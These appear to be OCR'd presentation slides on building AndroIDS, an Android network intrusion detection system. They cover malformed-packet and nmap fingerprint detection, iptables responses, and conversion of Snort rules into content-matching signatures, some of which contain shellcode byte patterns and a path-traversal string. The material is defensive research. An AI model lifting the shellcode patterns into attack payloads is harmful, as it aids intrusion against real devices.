
- It should feature:
  - Protocol analysis
  - Content searching
  - Content matching

IDS ARCHITECTURE: SENSOR

- Runs continuously without human supervision and feature:
  - Analyze traffic
  - Send push alerts to the Android device in order to warn the user about the threat
  - Report to Logging Server Custom reactive actions:
    - Drop specific packet
    - Add new rule in iptables firewall
    - Launch script / module
  - Sync attack signatures to keep them updated.
- It should impose minimal overhead.



IDS ARCHITECTURE: SERVER




- The server is running inside a Linux Box, and is receiving all the messages the Android sensor is sending.

- Server is responsible for:
  - Send signatures to remote devices
  - Store events in database
  - Detects statistical anomalies & analysis real-time.

PROTOCOL ANALYSIS

EXAMPLE




```
[+] HW_Protocol=0x0800 hook=1 id=124 indev=6 payload_len=60 bytes
  | -IP Header Length         : 5 DWORDS or 20 Bytes
  |- Type Of Service          : 0
  |- IP Total Length          : 60  Bytes(Size of Packet)
  |- Identification           : 24184
  |- TTL                      : 40
  |- Protocol                 : 6
  |- Checksum                 : 45769
  |- Source IP                : 192.168.0.19
  |- Destination IP           : 192.168.0.23
  |
[+] TCP Header
  |- Source Port             : 41094
  |- Destination Port        : 22
  |- Sequence Number         : 3965110285
  |- Acknowledge Number      : 1342634866
  |- Header Length           : 10 DWORDS or 40 BYTES
  |- CWR Flag                : 0
  |- ECN Flag                : 0
  |- Urgent Flag             : 1
  |- Acknowledgement Flag    : 0
  |- Push Flag               : 1
  |- Reset Flag              : 0
  |- Synchronise Flag        : 1
  |- Finish Flag             : 1
  |- Window                  : 256
  |- Checksum                : 8339
  |- Urgent Pointer          : 0

-- New packet received --
[+] HW_Protocol=0x0800 hook=1 id=125 indev=6 payload_len=40 bytes
```

- Packet with **FIN**, **SYN**, **PUSH** and **URG** flags active.
- Report to the Central Logger and DROP the packet.


REMOTE OS FINGERPRINTING

- Detect and drop packet sent from well-known scanning tools.

- **nmap** OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine.


SEQUENCE GENERATION (SEQ, OPS, WIN & T1)
ICMP ECHO (IE)
TCP EXPLICIT CONGESTION NOTIFICATION (ECN)
TCP T2-T7
UDP
Nmap

BUILDING AN ANDROID IDS ON NETWORK LEVEL



Web Notification 19:10

AndroIDS

EVENT: Your system is being attacked by nmap tool -> Souce: 192.168.0.19 -> Category: OS/ Scanning -> Accuracy: 100% -> Verdict: Drop -> Action: OSfooler -> Remote logger: active

Web Notification 19:08

AndroIDS

EVENT: Your system is being attacked by nmap tool -> Souce: 192.168.0.19 -> Category: OS/ Scanning -> Accuracy: 100% -> Verdict: Accept -> Action: Log -> Remote logger: active

```
received packet with id 128 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768608  ack number 885064937  window 11668  options 292290624
received packet with id 129 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768630  ack number 885064947  window 11668  options 293863488
received packet with id 130 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768630  ack number 885064989  window 11668  options 293863488
received packet with id 131 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768630  ack number 885064989  window 11668  options 317259840
received packet with id 132 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768652  ack number 885064999  window 11668  options 320012352
received packet with id 133 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768652  ack number 885065041  window 11668  options 320012352
received packet with id 134 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768652  ack number 885065041  window 11668  options 342163520
received packet with id 135 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768674  ack number 885065051  window 11668  options 344850496
received packet with id 136 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768674  ack number 885065093  window 11668  options 344850496
received packet with id 137 source IP 192.168.0.19  destination IP 192.168.0.23  source port 51882  dest
ination port 5901  seq number 2082768674  ack number 885065093  window 11668  options 367067200
^C
130|root@android:/data/data/proofofconcept # iptables -F
root@android:/data/data/proofofconcept #
```

```
obile phone
TCP/IP fingerprint:
OS:SCAN(V=6.25%E=4%D=7/20%OT=%CT=7%CU=41255%PV=Y%DS=1%DC=D%G=N%M=3085A9%TM=
OS:51EACD52%P=i686-pc-linux-gnu)SEQ(CI=RD%II=I)T5(R=Y%DF=N%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:N%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Read data files from: /usr/local/bin/../share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.24 seconds
           Raw packets sent: 186 (8.738KB) | Rcvd: 119 (5.598KB)
root@bt:~# ^C
root@bt:~#
```


PATTERN MATCHING

SIGNATURE FORMAT

- With the help of custom build signatures, the framework can also be used to detect probes or attacks designed for mobile devices

- Useful signatures from Snort and Emerging Threats

- Convert snort-like rules to a friendly format:



```
[+] /etc/snort/rules/dns.rules detected. Processing attacks...
  [0] Converting rule for content matching: |00 00 FC|
  [1] Converting rule for content matching: |00 00 FC|
  [2] Converting rule for content matching: ../../../
  [3] Converting rule for content matching: |AB CD 09 80 00 00 00 01 00 00 00 00 00 00 01 00 01|    |02|a
  [4] Converting rule for content matching: |80 00 07 00 00 00 00 00 01|?|00 01 02|
  [5] Converting rule for content matching: thisissometempspaceforthesockinaddrinyeahyeahiknowthisislamebu
tanywaywhocareshorizongotitworkingsoalliscool
  [6] Converting rule for content matching: ADMROCKS
  [7] Converting rule for content matching: |CD 80 E8 D7 FF FF FF|/bin/sh
  [8] Converting rule for content matching: 1|C0 B0|?1|DB B3 FF|1|C9 CD 80|1|C0|
  [9] Converting rule for content matching: 1|C0 B0 02 CD 80 85 C0|uL|EB|L^|B0|
  [10] Converting rule for content matching: |89 F7 29 C7 89 F3 89 F9 89 F2 AC|<|FE|
  [11] Converting rule for content matching: |EB|n^|C6 06 9A|1|C9 89|N|01 C6|F|05|
  [12] Converting rule for content matching: |90 1A C0 0F 90 02| |08 92 02| |0F D0 23 BF F8|
[+] /etc/snort/rules/dns.rules processed, 13 attacks sent.
```

USSD EXPLOIT

- A **USSD code** is entered into phones to perform actions.
- They are mainly used by network operators to provide customers with easy access to pre-configured services, including:
  - call-forwarding
  - balance inquiries
  - multiple SIM functions.

